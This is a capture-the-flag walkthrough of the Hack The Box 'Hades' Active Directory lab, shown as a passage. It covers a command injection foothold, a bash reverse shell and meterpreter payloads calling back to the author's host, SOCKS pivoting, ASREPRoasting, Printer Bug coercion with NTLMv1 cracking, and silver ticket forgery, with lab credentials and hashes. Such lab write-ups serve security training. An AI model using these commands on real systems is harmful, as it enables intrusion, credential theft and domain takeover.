HTB{ Hades }

write-up hackthebox endgame active-directory cmdi msf msfvenom revsocks proxychains-ng pivoting aspreproast ms-rprn printer-bug rpcdump.py dementor.py silver-ticket dnsmasq services.py post-server.py net-share sam secretsdump.py vss mimikatz kiwi dpapi bloodhound rbcd powermad powerview rubeus protocol-transition s4u2self s4u2proxy http-spnego addcomputer.py inveigh adidns hashcat hashcat-rules password-reuse protected-users rdp docker-machine ldapsearch windapsearch.py

Dec 28, 2020 • snovvcrash • 52 minutes to read

In this walkthrough I will show how to own the Hades Endgame from Hack The Box. For me it was the most mesmerizing experience I have got at HTB so far. Hades simulates a small Active Directory environment full of vulnerabilities & misconfigurations which can be exploited to compromise the whole domain. This lab offers you an opportunity to play around with ASREPRoasting, exploiting Printer Bug from Linux, decrypting DPAPI secrets, abusing Kerberos resource-based constrained delegation and spoofing Active Directory-integrated DNS alongside with some other challenges of dealing with enterprise infrastructure. Let the madness begin!

Hades

By cube0x0 and egre55

Gigantic Hosting are a leading website hosting and SSL certificate provider. The company are concerned that any breach could result in downtime, the compromise of thousands of websites, and lead to millions of security certificates being revoked. Therefore, they have proactively engaged the services of a penetration testing firm to assess their security.

Hades is designed to put your skills in Active Directory enumeration & exploitation, lateral movement, and privilege escalation to the test within a small enterprise network.

The goal is to gain a foothold on the internal network, escalate privileges and ultimately compromise the domain while collecting several flags along the way.

Entry Point: `10.13.38.16`

Note: This lab does not require any online brute force attacks against web or scanning beyond /24.

1. Chasm

CMDi (Prologue)

There is a web app at 10.13.38.16 with a CMDi vulnerability which becomes out entry point. After getting a shell on the box we find ourselves inside a Docker container. Having done some network reconnaissance we discover three more live hosts that matter:

```
www-data@cee1146c7ac1:/tmp/.1$ ./nmap -n -sn -PS445 192.168.0.0/16 --min-rate 10000 --min
Nmap scan report for 192.168.3.201
Host is up (0.0094s latency).
Nmap scan report for 192.168.3.202
Host is up (0.0094s latency).
Nmap scan report for 192.168.3.203
Host is up (0.0092s latency).
Nmap scan report for 192.168.99.1
Host is up (0.021s latency).
Nmap scan report for 192.168.99.100
Host is up (0.017s latency).
Nmap done: 65536 IP addresses (5 hosts up) scanned in 75.59 seconds
```

Name	IP

Name	IP
DEV.HTB.LOCAL	192.168.3.201
WEB.HTB.LOCAL	192.168.3.202
DC1.HTB.LOCAL	192.168.3.203

The futher engagement is taking place through pivoting to the intranet network (192.168.3.0/24) through the gateway (10.13.38.16). For the proxying needs I will mostly use revsocks:

```
root@kali:~/htb/endgames/hades$ ./revsocks -listen :8000 -socks 127.0.0.1:1080 -pass passw
www-data@cee1146c7ac1:/tmp$ ./revsocks -connect 10.14.14.37:8000 -pass passw0rd
```

It should also be noted that it's handy to reduce (by 10 times) proxychains' timing options when you're trying to nmap the environment in order not to wait too long for filtered ports to time out:

```
root@kali:~$ cat /etc/proxychains4.conf |grep time_out
tcp_read_time_out 1500
tcp_connect_time_out 800
```

When it comes to dealing with multiple meterpreter sessions, it's more handy to use Metasploit builtin proxy server but it's a way slower. So if you choose MSF SOCKS proxy, you may want to increase the timeout options above (otherwise there'd be no connection at all).

A raw killchain for the foothold part with MSF:

```
root@kali:$ msfdb start && msfconsole -qr autorun.rc
root@kali:$ msfvenom -p linux/x86/meterpreter/reverse_tcp -b '\x00\xff' -n 100 LHOST=10.14

root@kali:$ ./ssltools_shell.sh
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::31337
Ncat: Listening on 0.0.0.0:31337
Ncat: Connection from 10.13.38.16.
Ncat: Connection from 10.13.38.16:49513.
bash: cannot set terminal process group (39): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cee1146c7ac1:/var/www/html/ssltools$ ls
0fe092ba0_flag.txt
certificate.php
logo.png

www-data@cee1146c7ac1:/var/www/html/ssltools$ cat 0fe092ba0_flag.txt
HADES{Fr4gil3_************}

www-data@cee1146c7ac1:/var/www/html/ssltools$ mkdir /tmp/.1 && cd /tmp/.1 && wget 10.14.14

meterpreter > run autoroute -s 192.168.3.0/24
meterpreter > run autoroute -p
(Same as)
msf5 > route add 192.168.3.0/24 1
msf5 > route
```

```
# autorun.rc
```

```
handler -H tun0 -P 9001 -p linux/x86/meterpreter/reverse_tcp
handler -H tun0 -P 9002 -p windows/x64/meterpreter/reverse_tcp
handler -H tun0 -P 9003 -p windows/x64/meterpreter/reverse_tcp
use auxiliary/server/socks5
run -j
back
```

```
#!/usr/bin/env bash
# ssltools_shell.sh

(sleep 0.1; curl -sk https://10.13.38.16/ssltools/certificate.php -d 'name=10.13.38.16/$(
rlwrap nc -lvnp 31337
```

```
#!/usr/bin/env bash
# rev

bash -i >& /dev/tcp/10.14.14.37/31337 0>&1
```

Also note that in some places where any type of non-permanent crypto stuff values are metioned (machine account passwords, hashes, etc.), there can be mismatches between the actual values of this crypto stuff. The Hades Endgame was being reset very often so some of these non-permanent secrets were being changed every time the lab started from its factory default state.

2. Guardian

ASREPRoast

It was not possible to request all the SPNs from AD for this lab because LDAP authentication was required so I was not able to run `GetNPUsers.py htb/` just on slash (crashes with `[-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090A37, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563` exception).

So I used `seclists/Usernames/Names/names.txt` wordlist to brute force user account names one by one:

```
root@kali:$ export KRB5CCNAME=; proxychains4 -q GetNPUsers.py htb/ -dc-ip 192.168.3.203 -
root@kali:$ cat getnpusers.log |grep -v 'Client not found in Kerberos database'
[-] User dev doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] [Errno Connection error (192.168.3.203:88)] [Errno 111] Connection refused
[-] [Errno Connection error (192.168.3.203:88)] [Errno 111] Connection refused
[-] User kalle doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lee doesn't have UF_DONT_REQUIRE_PREAUTH set

root@kali:$ cat asrep.hash
$krb5asrep$23$bob@HTB:e5924ba07340e93fe3c24a3c8a186180$1fe8d6bd3557b3e6050e85350c00063862

Cmd > ./hashcat64.exe -m 18200 -a 0 -r rules/best64.rule hashes/asrep.hash seclists/Passw
bob:Passw0rd1!
```

Enumeration with CME

Enum and spider SMB shares with CME:

```
root@kali:$ proxychains4 -q crackmapexec smb 192.168.3.201-203 -u 'bob' -p 'Passw0rd1!' -
```

```
(CME) ➜  ~/…/hades/www proxychains4 -q crackmapexec smb 192.168.3.201-203 -u 'bob' -p 'Passw0rd1!' --shares
SMB         192.168.3.202   445    WEB              [*] Windows Server 2012 R2 Standard 9600 x64 (name:WEB) (domain:HTB) (signing:False) (SMBv1:True)
SMB         192.168.3.201   445    DEV              [*] Windows Server 2019 Standard 17763 x64 (name:DEV) (domain:HTB) (signing:False) (SMBv1:True)
SMB         192.168.3.203   445    DC1              [*] Windows 10.0 Build 17763 x64 (name:DC1) (domain:HTB) (signing:True) (SMBv1:False)
SMB         192.168.3.202   445    WEB              [+] HTB\bob:Passw0rd1!
SMB         192.168.3.201   445    DEV              [+] HTB\bob:Passw0rd1!
SMB         192.168.3.202   445    WEB              [+] Enumerated shares
SMB         192.168.3.202   445    WEB              Share           Permissions     Remark
SMB         192.168.3.202   445    WEB              -----           -----------     ------
SMB         192.168.3.202   445    WEB              ADMIN$                          Remote Admin
SMB         192.168.3.202   445    WEB              C$                              Default share
SMB         192.168.3.202   445    WEB              IPC$                            Remote IPC
SMB         192.168.3.202   445    WEB              test
SMB         192.168.3.201   445    DEV              [+] Enumerated shares
SMB         192.168.3.201   445    DEV              Share           Permissions     Remark
SMB         192.168.3.201   445    DEV              -----           -----------     ------
SMB         192.168.3.201   445    DEV              IPC$                            Remote IPC
SMB         192.168.3.203   445    DC1              [+] HTB\bob:Passw0rd1!
SMB         192.168.3.203   445    DC1              [+] Enumerated shares
SMB         192.168.3.203   445    DC1              Share           Permissions     Remark
SMB         192.168.3.203   445    DC1              -----           -----------     ------
SMB         192.168.3.203   445    DC1              ADMIN$                          Remote Admin
SMB         192.168.3.203   445    DC1              C$                              Default share
SMB         192.168.3.203   445    DC1              IPC$            READ            Remote IPC
SMB         192.168.3.203   445    DC1              NETLOGON        READ            Logon server share
SMB         192.168.3.203   445    DC1              SYSVOL          READ            Logon server share
SMB         192.168.3.203   445    DC1              Users           READ
```

```
root@kali:$ proxychains4 -q crackmapexec smb 192.168.3.203 -u 'bob' -p 'Passw0rd1!' -d 'HT
```

```
(CME) ➜  ~/…/hades/www proxychains4 -q crackmapexec smb 192.168.3.203 -u 'bob' -p 'Passw0rd1!' -d 'HTB' --spider Users --pattern '.'
SMB         192.168.3.203   445    DC1              [*] Windows 10.0 Build 17763 x64 (name:DC1) (domain:HTB) (signing:True) (SMBv1:False)
SMB         192.168.3.203   445    DC1              [+] HTB\bob:Passw0rd1!
SMB         192.168.3.203   445    DC1              [*] Started spidering
SMB         192.168.3.203   445    DC1              [*] Spidering .
SMB         192.168.3.203   445    DC1              //192.168.3.203/Users/. [dir]
SMB         192.168.3.203   445    DC1              //192.168.3.203/Users/.. [dir]
SMB         192.168.3.203   445    DC1              //192.168.3.203/Users/bob/. [dir]
SMB         192.168.3.203   445    DC1              //192.168.3.203/Users/bob/.. [dir]
SMB         192.168.3.203   445    DC1              //192.168.3.203/Users/bob/flag.txt [lastm:'2019-09-06 13:10' size:47]
SMB         192.168.3.203   445    DC1              [*] Done spidering (Completed in 0.8059828281402588)
```

See the second flag!

```
root@kali:$ proxychains4 -q smbclient -U bob '\\192.168.3.203\Users' 'Passw0rd1!'
smb: \> get bob/flag.txt
```

```
root@kali:$ cat flag.txt
HADES{DoNt_d1s4ble_**************************}
```

Dumping more info with CME:

```
(CME) ➜  ~/…/hades/www proxychains4 -q crackmapexec smb 192.168.3.201-203 -u 'bob' -p 'Passw0rd1!' -d 'HTB' --pass-pol
SMB         192.168.3.201   445    DEV              [*] Windows Server 2019 Standard 17763 x64 (name:DEV) (domain:HTB) (signing:False) (SMBv1:True)
SMB         192.168.3.202   445    WEB              [*] Windows Server 2012 R2 Standard 9600 x64 (name:WEB) (domain:HTB) (signing:False) (SMBv1:True)
SMB         192.168.3.203   445    DC1              [*] Windows 10.0 Build 17763 x64 (name:DC1) (domain:HTB) (signing:True) (SMBv1:False)
SMB         192.168.3.201   445    DEV              [+] HTB\bob:Passw0rd1!
SMB         192.168.3.202   445    WEB              [+] HTB\bob:Passw0rd1!
SMB         192.168.3.203   445    DC1              [+] HTB\bob:Passw0rd1!
SMB         192.168.3.202   445    WEB              [+] Dumping password info for domain: WEB
SMB         192.168.3.202   445    WEB              Minimum password length: None
SMB         192.168.3.202   445    WEB              Password history length: None
SMB         192.168.3.202   445    WEB              Maximum password age:
SMB         192.168.3.202   445    WEB
SMB         192.168.3.202   445    WEB              Password Complexity Flags: 000001
SMB         192.168.3.202   445    WEB                  Domain Refuse Password Change: 0
SMB         192.168.3.202   445    WEB                  Domain Password Store Cleartext: 0
SMB         192.168.3.202   445    WEB                  Domain Password Lockout Admins: 0
SMB         192.168.3.202   445    WEB                  Domain Password No Clear Change: 0
SMB         192.168.3.202   445    WEB                  Domain Password No Anon Change: 0
SMB         192.168.3.202   445    WEB                  Domain Password Complex: 1
SMB         192.168.3.202   445    WEB
SMB         192.168.3.202   445    WEB              Minimum password age: None
SMB         192.168.3.202   445    WEB              Reset Account Lockout Counter: 30 minutes
SMB         192.168.3.202   445    WEB              Locked Account Duration: 30 minutes
SMB         192.168.3.202   445    WEB              Account Lockout Threshold: None
SMB         192.168.3.202   445    WEB              Forced Log off Time: Not Set
SMB         192.168.3.203   445    DC1              [+] Dumping password info for domain: HTB
SMB         192.168.3.203   445    DC1              Minimum password length: None
SMB         192.168.3.203   445    DC1              Password history length: None
SMB         192.168.3.203   445    DC1              Maximum password age: Not Set
SMB         192.168.3.203   445    DC1
SMB         192.168.3.203   445    DC1              Password Complexity Flags: 000001
SMB         192.168.3.203   445    DC1                  Domain Refuse Password Change: 0
SMB         192.168.3.203   445    DC1                  Domain Password Store Cleartext: 0
SMB         192.168.3.203   445    DC1                  Domain Password Lockout Admins: 0
SMB         192.168.3.203   445    DC1                  Domain Password No Clear Change: 0
SMB         192.168.3.203   445    DC1                  Domain Password No Anon Change: 0
SMB         192.168.3.203   445    DC1                  Domain Password Complex: 1
SMB         192.168.3.203   445    DC1
SMB         192.168.3.203   445    DC1              Minimum password age: None
SMB         192.168.3.203   445    DC1              Reset Account Lockout Counter: 30 minutes
SMB         192.168.3.203   445    DC1              Locked Account Duration: 30 minutes
SMB         192.168.3.203   445    DC1              Account Lockout Threshold: None
SMB         192.168.3.203   445    DC1              Forced Log off Time: Not Set
```

```
(CME) ➜ ~/…/hades/www proxychains4 -q crackmapexec smb 192.168.3.201-203 -u 'bob' -p 'Passw0rd1!' -d 'HTB' --users
SMB         192.168.3.201   445    DEV              [*] Windows Server 2019 Standard 17763 x64 (name:DEV) (domain:HTB) (signing:False) (SMBv1:True)
SMB         192.168.3.202   445    WEB              [*] Windows Server 2012 R2 Standard 9600 x64 (name:WEB) (domain:HTB) (signing:False) (SMBv1:True)
SMB         192.168.3.203   445    DC1              [*] Windows 10.0 Build 17763 x64 (name:DC1) (domain:HTB) (signing:True) (SMBv1:False)
SMB         192.168.3.201   445    DEV              [+] HTB\bob:Passw0rd1!
SMB         192.168.3.202   445    WEB              [+] HTB\bob:Passw0rd1!
SMB         192.168.3.203   445    DC1              [+] HTB\bob:Passw0rd1!
SMB         192.168.3.203   445    DC1              [+] Enumerated domain user(s)
SMB         192.168.3.203   445    DC1              htb.local\Guest                          badpwdcount: 0 baddpwdtime:
SMB         192.168.3.203   445    DC1              htb.local\krbtgt                         badpwdcount: 0 baddpwdtime:
SMB         192.168.3.203   445    DC1              htb.local\Administrator                  badpwdcount: 0 baddpwdtime: 2019-10-26 16:19:08.514757
SMB         192.168.3.203   445    DC1              htb.local\iis-svc                        badpwdcount: 0 baddpwdtime: 1601-01-01 02:30:17
SMB         192.168.3.203   445    DC1              htb.local\test-svc                       badpwdcount: 0 baddpwdtime: 1601-01-01 02:30:17
SMB         192.168.3.203   445    DC1              htb.local\kalle                          badpwdcount: 0 baddpwdtime: 1601-01-01 02:30:17
SMB         192.168.3.203   445    DC1              htb.local\bob                            badpwdcount: 0 baddpwdtime: 2020-06-11 17:04:54.406128
SMB         192.168.3.203   445    DC1              htb.local\lee                            badpwdcount: 0 baddpwdtime: 1601-01-01 02:30:17
SMB         192.168.3.203   445    DC1              htb.local\remote_user                    badpwdcount: 0 baddpwdtime: 1601-01-01 02:30:17
```

```
(CME) ➜ ~/…/hades/www proxychains4 -q crackmapexec smb 192.168.3.201-203 -u 'bob' -p 'Passw0rd1!' -d 'HTB' --groups
SMB         192.168.3.201   445    DEV              [*] Windows Server 2019 Standard 17763 x64 (name:DEV) (domain:HTB) (signing:False) (SMBv1:True)
SMB         192.168.3.202   445    WEB              [*] Windows Server 2012 R2 Standard 9600 x64 (name:WEB) (domain:HTB) (signing:False) (SMBv1:True)
SMB         192.168.3.203   445    DC1              [*] Windows 10.0 Build 17763 x64 (name:DC1) (domain:HTB) (signing:True) (SMBv1:False)
SMB         192.168.3.201   445    DEV              [+] HTB\bob:Passw0rd1!
SMB         192.168.3.201   445    DEV              [-] Error enumerating domain group using dc ip 192.168.3.201: 'NoneType' object has no attribute 'search'
SMB         192.168.3.202   445    WEB              [+] HTB\bob:Passw0rd1!
SMB         192.168.3.202   445    WEB              [-] Error enumerating domain group using dc ip 192.168.3.202: 'NoneType' object has no attribute 'search'
SMB         192.168.3.203   445    DC1              [+] HTB\bob:Passw0rd1!
SMB         192.168.3.203   445    DC1              [+] Enumerated domain group(s)
SMB         192.168.3.203   445    DC1              Administrators                           membercount: 3
SMB         192.168.3.203   445    DC1              Users                                    membercount: 3
SMB         192.168.3.203   445    DC1              Guests                                   membercount: 2
SMB         192.168.3.203   445    DC1              Remote Desktop Users                     membercount: 0
SMB         192.168.3.203   445    DC1              Network Configuration Operators          membercount: 0
SMB         192.168.3.203   445    DC1              Performance Monitor Users                membercount: 0
SMB         192.168.3.203   445    DC1              Performance Log Users                    membercount: 0
SMB         192.168.3.203   445    DC1              Distributed COM Users                    membercount: 0
SMB         192.168.3.203   445    DC1              IIS_IUSRS                                membercount: 1
SMB         192.168.3.203   445    DC1              Cryptographic Operators                  membercount: 0
SMB         192.168.3.203   445    DC1              Event Log Readers                        membercount: 0
SMB         192.168.3.203   445    DC1              Certificate Service DCOM Access          membercount: 0
SMB         192.168.3.203   445    DC1              RDS Remote Access Servers                membercount: 0
SMB         192.168.3.203   445    DC1              RDS Endpoint Servers                     membercount: 0
SMB         192.168.3.203   445    DC1              RDS Management Servers                   membercount: 0
SMB         192.168.3.203   445    DC1              Hyper-V Administrators                   membercount: 0
SMB         192.168.3.203   445    DC1              Access Control Assistance Operators      membercount: 0
SMB         192.168.3.203   445    DC1              Remote Management Users                  membercount: 0
SMB         192.168.3.203   445    DC1              Storage Replica Administrators           membercount: 0
SMB         192.168.3.203   445    DC1              Domain Computers                         membercount: 0
SMB         192.168.3.203   445    DC1              Cert Publishers                          membercount: 0
SMB         192.168.3.203   445    DC1              Domain Users                             membercount: 0
SMB         192.168.3.203   445    DC1              Domain Guests                            membercount: 0
SMB         192.168.3.203   445    DC1              RAS and IAS Servers                      membercount: 0
SMB         192.168.3.203   445    DC1              Incoming Forest Trust Builders           membercount: 0
SMB         192.168.3.203   445    DC1              Terminal Server License Servers          membercount: 0
SMB         192.168.3.203   445    DC1              Domain Admins                            membercount: 1
SMB         192.168.3.203   445    DC1              Schema Admins                            membercount: 1
SMB         192.168.3.203   445    DC1              Enterprise Admins                        membercount: 1
```

```
SMB         192.168.3.203   445    DC1              Group Policy Creator Owners              membercount: 1
SMB         192.168.3.203   445    DC1              Pre-Windows 2000 Compatible Access       membercount: 1
SMB         192.168.3.203   445    DC1              Windows Authorization Access Group       membercount: 1
SMB         192.168.3.203   445    DC1              Allowed RODC Password Replication Group  membercount: 0
SMB         192.168.3.203   445    DC1              Denied RODC Password Replication Group   membercount: 8
SMB         192.168.3.203   445    DC1              Enterprise Read-only Domain Controllers  membercount: 0
SMB         192.168.3.203   445    DC1              Cloneable Domain Controllers             membercount: 0
SMB         192.168.3.203   445    DC1              Protected Users                          membercount: 1
SMB         192.168.3.203   445    DC1              Key Admins                               membercount: 0
SMB         192.168.3.203   445    DC1              Enterprise Key Admins                    membercount: 0
SMB         192.168.3.203   445    DC1              Server Operators                         membercount: 0
SMB         192.168.3.203   445    DC1              Backup Operators                         membercount: 0
SMB         192.168.3.203   445    DC1              Replicator                               membercount: 0
SMB         192.168.3.203   445    DC1              Print Operators                          membercount: 0
SMB         192.168.3.203   445    DC1              Account Operators                        membercount: 0
SMB         192.168.3.203   445    DC1              Read-only Domain Controllers             membercount: 0
SMB         192.168.3.203   445    DC1              Domain Controllers                       membercount: 0
SMB         192.168.3.203   445    DC1              DnsAdmins                                membercount: 0
SMB         192.168.3.203   445    DC1              DnsUpdateProxy                           membercount: 0
SMB         192.168.3.203   445    DC1              Operations                               membercount: 1
SMB         192.168.3.203   445    DC1              Dev                                      membercount: 1
```

```
(CME) ➜  ~/…/hades/www proxychains4 -q crackmapexec smb 192.168.3.201-203 -u 'bob' -p 'Passw0rd1!' -d 'HTB' --sessions
SMB         192.168.3.201   445    DEV              [*] Windows Server 2019 Standard 17763 x64 (name:DEV) (domain:HTB) (signing:False) (SMBv1:True)
SMB         192.168.3.202   445    WEB              [*] Windows Server 2012 R2 Standard 9600 x64 (name:WEB) (domain:HTB) (signing:False) (SMBv1:True)
SMB         192.168.3.203   445    DC1              [*] Windows 10.0 Build 17763 x64 (name:DC1) (domain:HTB) (signing:True) (SMBv1:False)
SMB         192.168.3.201   445    DEV              [+] HTB\bob:Passw0rd1!
SMB         192.168.3.201   445    DEV              [+] Enumerated sessions
SMB         192.168.3.202   445    WEB              [+] HTB\bob:Passw0rd1!
SMB         192.168.3.202   445    WEB              [+] Enumerated sessions
SMB         192.168.3.202   445    WEB              \\192.168.3.202          User:BOB
SMB         192.168.3.202   445    WEB              \\192.168.3.202          User:bob
SMB         192.168.3.203   445    DC1              [+] HTB\bob:Passw0rd1!
SMB         192.168.3.203   445    DC1              [+] Enumerated sessions
```

3. Messenger

Getting Machine Account Hash via [MS-RPRN] Printer Bug

Prerequisites

- OS < Windows 10 / Server 2016
- LAN Manager authentication level < 3

Recon

The usage of spool service on target host can be confirmed with impacket/rpcdump.py:

```
root@kali:$ proxychains4 -q rpcdump.py htb.local\bob:'Passw0rd1!'@192.168.3.201 | tee log/
root@kali:$ cat log/rpcdump-192.168.3.201.log | grep 12345678-1234-ABCD-EF00-0123456789AB
Protocol: [MS-RPRN]: Print System Remote Protocol
Provider: spoolsv.exe
UUID    : 12345678-1234-ABCD-EF00-0123456789AB v1.0
```

Exploitation

Definitions:

- NTHash == local password hash (algorithm)
- Net-NTLMv1 / Net-NTLMv2 == network authentication protocols
- NTLMv1-SSP / NTLMv2-SSP == NTLMv1/v2 Session Security Providers (protocols)
- NTv1 / NTv2 Hash (Response) == NTLMv1 / NTLMv2 Hash (Response)

Responder's structure of captured data for `[SMB] NTLMv1`:

`<Username>:<Domain>:<LMv1_Response>:<NTv1_Response>:<Server_Challenge>`

Killchain overview:

- SpoolSample [MS-RPRN] → Net-NTLMv1 Hash (Net-NTLMv1 Response) → NTLM Hash (NTHash) → Silver Ticket

Killchain steps:

1. In `Responder.conf` change the server challenge to be `1122334455667788` in order to use rainbow tables at crack.sh.

2. Start Responder with `--lm` to disable SSP:

```
root@kali:$ proxychains4 -q ./Responder.py -vI tun0 --lm
```

3. Trigger [MS-RPRN] RPC call with dementor.py to coerce DEV.LOCAL.HTB (192.168.3.201) talk to us under the pretext of subscribing to notifications of changes on the print server:

```
root@kali:$ proxychains -q ./dementor.py -d htb.local -u bob -p 'Passw0rd1!' 10.14.14.37 1
[SMB] NTLMv1 Hash     : DEV$::HTB:F69E06E7A3CF92C6525DB6A4FD8EDA2132BF0CDA26B96BD8:F69E06
```

Btw, this would have happend if we had not used the `--lm` flag (with SSP enabled Client Challenged is added to the authentication process, see *Andrei Miroshnikov. Windows Security Monitoring: Scenarios and Patterns, Part III, pp. 330-335.*):

```
root@kali:$ proxychains4 -q ./Responder.py -vI tun0
root@kali:$ proxychains -q ./dementor.py -d htb.local -u bob -p 'Passw0rd1!' 10.14.14.37 1
[SMB] NTLMv1-SSP Hash     : DEV$::HTB:95D546CD84FACA1D0000000000000000000000000000000:B4
```

4. Crack the response with crack.sh

Input:

```
NTHASH:F69E06E7A3CF92C6525DB6A4FD8EDA2132BF0CDA26B96BD8
```

Output (via email):

```
Crack.sh has successfully completed its attack against your NETNTLM handshake. The NT hash

Token: $NETNTLM$1122334455667788$F69E06E7A3CF92C6525DB6A4FD8EDA2132BF0CDA26B96BD8
Key: fc64914083cfe79b3a01cd44550044fe

This run took 30 seconds. Thank you for using crack.sh, this concludes your job.
```

Got the NTHash: `fc64914083cfe79b3a01cd44550044fe`. To validate the result you want to download hashcat-utils and run the command:

```
root@kali:$ ./ct3_to_ntlm.bin 32BF0CDA26B96BD8 1122334455667788
44fe  <-- final 4 characters of NTLM hash
```

To crack locally with hashcat and ntlmv1-multi:

```
root@kali:$ python3 ./ntlmv1.py --ntlmv1 'DEV$::HTB:F69E06E7A3CF92C6525DB6A4FD8EDA2132BF0
Hashfield Split:
['DEV$', '', 'HTB', 'F69E06E7A3CF92C6525DB6A4FD8EDA2132BF0CDA26B96BD8', 'F69E06E7A3CF92C6

Hostname: HTB
Username: DEV$
Challenge: 1122334455667788
LM Response: F69E06E7A3CF92C6525DB6A4FD8EDA2132BF0CDA26B96BD8
NT Response: F69E06E7A3CF92C6525DB6A4FD8EDA2132BF0CDA26B96BD8
CT1: F69E06E7A3CF92C6
CT2: 525DB6A4FD8EDA21
CT3: 32BF0CDA26B96BD8

To Calculate final 4 characters of NTLM hash use:
```

```
./ct3_to_ntlm.bin 32BF0CDA26B96BD8 1122334455667788

To crack with hashcat create a file with the following contents:
F69E06E7A3CF92C6:1122334455667788
525DB6A4FD8EDA21:1122334455667788

echo "F69E06E7A3CF92C6:1122334455667788">>14000.hash
echo "525DB6A4FD8EDA21:1122334455667788">>14000.hash

To crack with hashcat:
./hashcat -m 14000 -a 3 -1 charsets/DES_full.charset --hex-charset 14000.hash ?1?1?1?1?1?

To Crack with crack.sh use the following token
NTHASH:F69E06E7A3CF92C6525DB6A4FD8EDA2132BF0CDA26B96BD8

root@kali:$ echo 'F69E06E7A3CF92C6:1122334455667788' >> 14000.hash
root@kali:$ echo '525DB6A4FD8EDA21:1122334455667788' >> 14000.hash

root@kali:$ ./hashcat64.exe -m 14000 -a 3 -1 charsets/DES_full.charset --hex-charset hashe
```

An 8x 1080 rig can brute force it in about 6 days, so consider Rainbow Tables… We're cracking a machine account (that's why worldlists are useless – we're hunting for machine's NTHash, not password).

5. Anyways, got the hash: `fc64914083cfe79b3a01cd44550044fe`. We can validate it with CME and move on to the next phase:

```
root@kali:$ proxychains4 -q crackmapexec smb 192.168.3.201 -u 'DEV$' -H 'fc64914083cfe79b3
SMB         192.168.3.201   445    DEV              [*] Windows Server 2019 Standard 17763
SMB         192.168.3.201   445    DEV              [+] HTB\DEV$ fc64914083cfe79b3a01cd445
```

Refs

- NotMedic/NetNTLMtoSilverTicket
- Domain Compromise via DC Print Server and Kerberos Delegation - Red Teaming Experiments

Using Silver Ticket with services.py

Definitions:

- Silver Ticket == Forged TGS Ticket

Prepare DNS (dnsmasq)

To stay organized and not to pollute `/etc/hosts` contents I'll run local DNS server (dnsmasq) with all the needed hostnames for Kerberos auth procedure:

```
root@kali:$ sudo dnsmasq --no-daemon --log-queries -C /root/htb/endgames/hades/resolver/h
```

```
# htb-local.conf

192.168.3.201   dev.htb.local dev
192.168.3.202   web.htb.local web
192.168.3.203   htb.local htb dc1.htb.local dc1
```

```
# htb-local.hosts

# Do NOT read resolv.conf
no-resolv

# Do NOT poll /etc/resolv.conf file, reload only on SIGHUP
no-poll

# Specify a hosts file to be read in addition to /etc/hosts
addn-hosts=/root/htb/endgames/hades/resolver/htb-local.hosts

port=53
listen-address=127.0.0.1
interface=lo
bind-interfaces
```

In order not lose `127.0.0.1` entry from the `/etc/resolv.conf` after each reboot you should install `resolvconf` and add localhost to its `head`:

```
root@kali:$ sudo apt install resolvconf -y
root@kali:$ vi /etc/resolvconf/resolv.conf.d/head
nameserver 127.0.0.1
root@kali:$ sudo resolvconf -u
```

Refs

- Impacket, Proxychains, Rubeus, and UAC – ijustwannaredteam

Exploitation

Silver ticket can be obtained in a several ways:

1. Using impacket/ticketer.py (`Impacket v0.9.22.dev1+20200611.111621.760cb1ea`) to generate one locally:

```
root@kali:$ ticketer.py -nthash fc64914083cfe79b3a01cd44550044fe -domain-sid S-1-5-21-426(
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for htb.local/Non_Existent_User
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Non_Existent_User.ccache

root@kali:$ export KRB5CCNAME=`pwd`/Non_Existent_User.ccache

root@kali:$ proxychains4 -q psexec.py 'htb.local/Non_Existent_User@dev.htb.local' -k -no-p
[+] Impacket Library Installation Path: /usr/local/lib/python3.8/dist-packages/impacket
[+] StringBinding ncacn_np:dev.htb.local[\pipe\svcctl]
[+] Using Kerberos Cache: /root/htb/endgames/hades/tickets/Non_Existent_User.ccache
[+] Returning cached credential for CIFS/DEV.HTB.LOCAL@HTB.LOCAL
```

```
[+] Using TGS from cache
[*] Requesting shares on dev.htb.local.....
```

2. Or by perfoming Overpass-the-Hash with further Pass-the-Ticket via impacket/getST.py (or impacket/getTGT.py):

```
root@kali:$ proxychains4 -q getST.py -dc-ip 192.168.3.203 -spn cifs/dev.htb.local -hashes
[*] Getting TGT for user
[*] Getting ST for user
[*] Saving ticket in DEV$.ccache
root@kali:$ export KRB5CCNAME=`pwd`/'DEV$.ccache'
root@kali:$ proxychains4 -q psexec.py 'htb.local/DEV$@dev.htb.local' -k -no-pass -debug
[+] Impacket Library Installation Path: /usr/local/lib/python3.8/dist-packages/impacket
[+] StringBinding ncacn_np:dev.htb.local[\pipe\svcctl]
[+] Using Kerberos Cache: /root/htb/endgames/hades/tickets/DEV$.ccache
[+] Returning cached credential for CIFS/DEV.HTB.LOCAL@HTB.LOCAL
[+] Using TGS from cache
[*] Requesting shares on dev.htb.local.....

Or

root@kali:$ proxychains4 -q getTGT.py -dc-ip 192.168.3.203 -hashes :fc64914083cfe79b3a01c
[*] Saving ticket in DEV$.ccache
root@kali:$ export KRB5CCNAME=`pwd`/'DEV$.ccache'
root@kali:$ proxychains4 -q psexec.py 'htb.local/DEV$@dev.htb.local' -k -no-pass -debug
[+] Impacket Library Installation Path: /usr/local/lib/python3.8/dist-packages/impacket
[+] StringBinding ncacn_np:dev.htb.local[\pipe\svcctl]
[+] Using Kerberos Cache: /root/htb/endgames/hades/tickets/DEV$.ccache
[+] SPN CIFS/DEV.HTB.LOCAL@HTB.LOCAL not found in cache
[+] AnySPN is True, looking for another suitable SPN
```

```
[+] SPN KRBTGT/HTB.LOCAL@HTB.LOCAL not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] No valid credentials found in cache.
[+] Trying to connect to KDC at HTB.LOCAL
[+] Trying to connect to KDC at HTB.LOCAL
[-] Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was inva
```

